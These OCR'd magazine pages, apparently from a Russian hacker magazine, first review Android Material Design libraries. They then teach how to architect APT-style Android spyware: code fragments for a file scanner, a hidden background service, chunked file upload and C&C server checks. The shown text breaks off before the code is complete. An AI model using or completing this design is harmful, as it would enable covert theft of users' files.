
Рис. 6. Так и хочется куда-нибудь нажать

MATERIAL


Ссылка: github.com/rey5137/material
Автор: Rey Pham
MinSdkVersion: 9

Выше мы познакомились с отдельными виджетами Material Design'а, теперь пришло время подключить тяжелую артиллерию. Material — библиотека, как говорится, на все случаи жизни. В ней есть все необходимые материальные вид-

жеты — Navigation Drawer, круговые и линейные Progress Bar, разнообразные кнопки (FAB, с окантовкой и без), переключатели (Checkbox, Radio Button, Switch), слайдеры (Continuous, Discrete), выпадающие списки (Spinner), поля ввода с фильтрацией (Textfields), всплывающие информационные панели (Snackbars), разные виды диалогов (Simple, Choice, Multi Choice), поддерживающие нестандартную разметку (Custom Layout), а также компоненты выбора даты и времени. Библиотека поддерживает кастоматизацию всех элементов — цвета, темы, эффекта «ряби» при нажатии, анимации и тому подобного (рисунки 7–8).



Кнопки



Переключатели


Единственное, что откровенно не понравилось, — это слайдеры, которые настолько неохотно реагируют на прикосновения, что отбивают всякое желание их использовать. Но не беда — ранее мы уже упомянули Discrete Seekbar, его и советую взять на замену. Остальные компоненты работают без нареканий. Автор библиотеки на официальном форуме всегда отвечает на вопросы и подсказывает пути решения тех или иных проблем.




MATERIAL DESIGN ANDROID LIBRARY

Ссылка: github.com/navasmdc/MaterialDesignLibrary
Автор: Ivan Navas
MinSdkVersion: 8

Еще одна комплексная библиотека, но с меньшим числом виджетов. В наличии все виды кнопок (с поддержкой анимации), переключатели (Switch), слайдеры (Slider), индикаторы Progress Bar (круговые, линейные), панели Snackbar и простые диалоги (рисунки 9–10). Дополнительно реализован готовый диалог выбора цвета по значениям красного, зеленого, синего (R,G,B).



Готовый пример



Выбираем цвет

Если это все, что тебе нужно, — можешь смело использовать данный вариант, особенно для совсем уж старых устройств с Android 2.2 на борту.

ВЫВОДЫ

Сегодня мы рассмотрели ряд полезных библиотек, помогающих вдохнуть толику Material Design в ранние версии Андроида. Наверняка у тебя возник вопрос: стоит ли все это использовать или лучше остановиться на библиотеке совместимости Google? Однозначного ответа, естественно, не существует. Логика подсказывает, что как только тот или иной компонент появится в AppCompat или Design Support Library, необходимость в сторонней библиотеке отпадет сама собой. Впрочем, вряд ли стандартный компонент Navigation Drawer когда-нибудь сравнится по удобству работы с тем же MaterialDrawer Mike Penz. Лично я не вижу ничего криминального в использовании сторонних библиотек при условии, что они не противоречат гайдам Google и здравому смыслу.



WWW

В Google Play существуют приложения-сборники, наглядно демонстрирующие компоненты множества библиотек для разработчиков. Используя подобные сборки, можно сразу же оценить функциональность виджетов без скачивания и компиляции тестовых проектов. Ищи по названиям — Libraries for Developers, API Demos for Android, Android Libraries.

Шрифт Roboto

В Material Design широко используется новый шрифт Roboto. Он не входит в библиотеку совместимости, но его можно использовать в предыдущих версиях Android с помощью библиотеки typerlib.

Добавляем в build.gradle зависимость:

```
dependencies {
    compile 'io.github.enzokie:typerlib:1.0.0'
}
```

Меняем шрифт:

```
txt = (TextView) findViewById(R.id.textView);
…
txt.setTypeface(Typer.set(this).getFont(Font.ROBOTO_THIN));
txt2.setTypeface(Typer.set(this).getFont(Font.ROBOTO_BLACK));
txt3.setTypeface(Typer.set(this).getFont(Font
.ROBOTO_CONDENSED_ITALIC));
```

На рисунке 11 приведен пример использования нового шрифта. Нужно сказать, что разница не сильно заметна. Кроме того, не у всех элементов (например, стандартного заголовка) таким образом можно сменить шрифт.

Сегодня, 3 сент.

13:09 **Рыба**

13:09 **Рыба (Roboto)**

Рис. 11.
Найди 10 отличий




УЧИМСЯ У СОЗДАТЕЛЕЙ АРТ

Андрей Пахомов
mailforpahomov@gmail.com

ЧЕМ TAIDOOR, IXESHE И COZYDUKE МОГУТ ПОМОЧЬ МИРНОМУ ПРОГРАММИСТУ?

ВВЕДЕНИЕ

Когда антивирусные компании впервые начали публиковать обзоры Flame, с определенного угла зрения они читались как самая настоящая реклама этого продвинутого зловреда. Слаженный коллектив, миллионы долларов «инвестиций», высокие технологии, архитектура, паттерны, высочайшая квалификация... Вкусно звучит, не правда ли? Разумеется, абсолютное большинство продвинутой малвари пишется под винду, но это не значит, что мы, мобильные кодеры, не можем кое-чему у них подучиться! Может быть, и про нас когда-нибудь напишут хвалебные обзоры? :)



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Немного об Advanced Persistent Threat

С недавних пор в IT-словаре появился новый термин APT — сокращение от английского Advanced Persistent Threat, буквально это можно перевести как «продвинутая постоянная угроза». Под этой аббревиатурой обычно имеют в виду создание и внедрение вредоносных программ, нацеленных на хищение документов и другой важной информации (*не всегда APT подразумевает под собой использование малвари, главное здесь — целевая, персонализированная атака, направленная на конкретную компанию и режиссированная человеком в обход систем защиты. — Прим. ред.*). Такая малварь встает в систему и незаметно отсылает на сервер все интересное, что есть на компьютере, при этом никак не нарушая привычного ритма работы пользователя. Особо удачливые APT остаются незамеченными несколько лет.

APT-вредоносы отличаются продуманностью и балансом, отчеты о таких бот-сетях содержат много полезной информации: логическая схема организации сети, методы проникновения, логика работы и многое другое.

APT-сети существуют на удивление долго. Так, согласно данным исследователей, сеть Naikon действует с 2009 года. Одна из причин — слабая антивирусная защита.

АРХИТЕКТУРА

Начнем с логики всего приложения. Хорошая малварь должна обладать гибким кодом — это позволит ей быть долгосрочным проектом. Будет проще об-

новлять модули, работать командой или просто рефакторить классы с целью сокрытия от сигнатурного поиска антивирусов.

Создавать поддерживаемый Java-код невозможно без паттернов. По сути, паттерны — это общеизвестные шаблоны кода, позволяющие впоследствии легко менять логику приложения. Мы уже разбирали DI-паттерн в статье «Шесть лучших библиотек разработчика», теперь мы реализуем паттерн MVP.

MVP расшифровывается как «Model — View — Presenter». Это три слоя, на которые будет разделено приложение. Паттерны лучше всего изучать на практике, сейчас мы начнем реализовывать интерфейсы, и ты поймешь, что к чему.

Слой View обычно представляет собой пользовательский интерфейс — визуальные объекты приложения, с которыми может взаимодействовать пользователь. В нашем случае это будет объект, отвечающий за сбор файлов на системе:

```
public interface ViewElement { File getFile(); }
```

Интерфейс слоя Model используется для обработки и предоставления данных. В классическом сценарии на класс этого интерфейса возлагается вся работа с данными, требуемыми для слоя View; мы будем через Model осуществлять сетевые операции:

```
public interface ModelCommunication  {
  boolean isInternetAvail(Context ctx);
  void sendData(String filename, Integer partOffset, byte[]
  filePart);
}
```

Слой Presenter нужен для связи между Model и View, а также для передачи команд из пользовательского интерфейса. Именно благодаря Presenter слои Model и View возможно разрабатывать без оглядки друг на друга, а в главном Activity приложения будет минимум кода:

```
public interface Presenter { void sendFile(Context ctx); }
```

БОЛЬШЕ ПАТТЕРНОВ!

Как ты уже знаешь из наших статей, в Android все сетевые запросы выполняются в отдельном потоке. Так как время таких запросов нелинейно, нужно будет как-то оповещать Presenter о результатах отправки данных. Можно останавливать работу Presenter циклом с использованием команды sleep, но это плохой подход, и лучше так не делать.

В Android есть готовая Java-реализация паттерна «Наблюдатель» (Observer). Этот шаблон позволяет в приложении быстро реализовать связь «один ко многим»: при изменении состоянии одного объекта остальные будут автоматически оповещены об этом. Объект, который находится под наблюдением, называется Observable и наследует одноименный класс. Объекты-наблюдатели наследуют класс Observer.

Как ты видишь, создание приложения, на 100% следующего одному шаблону, — скорее утопия. Сегодня мы используем два паттерна, причем один из них серьезно модифицирован.

РЕАЛИЗАЦИЯ

Теперь можно создать классы, реализующие интерфейсы выбранных паттернов. За поиск файлов на устройстве будет отвечать класс FileFunc. Нам сейчас не так важно, как именно он будет найден на устройстве, главное — реализовать метод, предоставляющий доступ файлу для отправки:

```
public class FileFunc implements ViewElement {
  @Override
  public File getFile() { ...return mFile; }
}
```

Вопрос поиска файлов на устройстве мы уже поднимали не раз. К примеру, ты можешь почитать об этом в статье «Шифровальщик для Android».

```
private void dirScan(File dir){
  if( dir.isFile()) {
    Log.e("file", " "+dir.toString());
  } else if( dir.isDirectory() ) {
    for( File child : dir.listFiles() ) { dirScan(child); }
  }
  ...
}
```

За сетевую часть будет отвечать класс NetworkFunc. Он будет расширять Observable, это позволит ему рассылать информацию о статусе отправленных в сеть пакетов:

```
public class NetworkFunc extends Observable implements
ModelCommunication { ... }
```

Класс PresentFunc свяжет сетевую и файловую часть приложения. В главном

Activity приложения работа с ним сведется только к вызову метода sendFile. Поскольку данный класс не может работать самостоятельно, в конструкторе должны быть указаны необходимые переменные. Тут же подпишемся на обновления, которые будут происходить в сетевом модуле:

```
public class PresentFunc implements Presenter, Observer {
  ...
  PresentFunc( FileFunc mFile, NetworkFunc networkFunc) {
    this.fileFunc =mFile;
    this.networkFunc=networkFunc;
    networkFunc.addObserver(this);
  }
}
```

НА СТАРТ!

Теперь подумаем, как запускать процессы поиска и отправки данных. Для этого подойдет класс Service, позволяющий делать практически любые операции в фоне и незаметно для пользователя. Запустить его поможет класс AlarmManager, более подробно об использовании которого ты можешь почитать в статье моего коллеги «Хакерский cron для Android» — очень рекомендую к прочтению.

```
AlarmManager manager = (AlarmManager)
getSystemService(Context.ALARM_SERVICE);
Intent serviceIntent = new Intent(this,MainService.class);
PendingIntent pIntent =
PendingIntent.getService(this,0,serviceIntent,0);
```

СОЗДАЕМ ОБЪЕКТЫ

Как ты, наверное, уже понял, все объекты будут инициализированы в MainService:

```
public class MainService extends Service {
  ...
  NetworkFunc mNetwork = new NetworkFunc();
  FileFunc mFile = new FileFunc();
  PresentFunc presentFunc= new PresentFunc(mFile, mNetwork);
  presentFunc.sendFile(getApplicationContext());
  ...
}
```

Установив на устройстве такой сервис, злоумышленник будет иметь доступ практически ко всему содержимому устройства.

ОТПРАВЬ МЕНЯ БЕРЕЖНО

Главная задача любой APT — передать данные на сервер с максимально низкими потерями. Не секрет, что мобильные устройства не обладают постоянным и, самое главное, стабильным доступом в интернет. Частично восстановленные изображения малоинтересны, а файловые архивы могут вообще не открыться. Хорошо написанная сетевая часть позволит передать документы и фотографии с минимальными потерями даже на слабом канале.

ДОСТУПНОСТЬ СЕРВЕРОВ УПРАВЛЕНИЯ

В отчетах о APT-сетях обязательно фигурирует информация о том, как они управлялись хозяином. Чаще всего это несколько так называемых C&C (command and control) серверов, к которым модули APT обращаются за получением новых команд. Чем крупнее сеть, тем больше у нее C&C-адресов.

Чем успешнее малварь, тем короче жизнь C&C-сервера. Провайдер может отобрать хостинг из-за жалоб, а в особых случаях домен может быть вообще разделегирован регистратором. В некоторых случаях доменные имена C&C переходят к антивирусным компаниям. Если APT-сеть была достаточно успешна, на потерянном домене будет создан honeypot или просто поставлена заглушка с информацией о том, что данный адрес имеет нехорошую историю.



WWW

Отчет по APT CozyDuke

Исследование Trend Micro

«Хакерский cron для Android»

В самом простом случае C&C-адреса возможно хранить в обычном строковом массиве. Чтобы понять, какой из наших серверов жив и готов отдавать команды, организуем проверку доступности.

Реализовывать сетевую логику будем с помощью библиотеки Retrofit. Осенью появился стабильный релиз второй версии, его мы и возьмем. Взаимодействие с сервером организуем на основе формата обмена данными JSON.

Убедимся, что сервер настроен правильно и готов работать, для этого сформируем GET-запрос, на который должен прийти JSON-ответ в следующем виде:

```
{"code":100, "message":"ready"}
```

JSON-формат не обязательно разбирать руками: в Сети есть несколько онлайн-генераторов Java-кода.

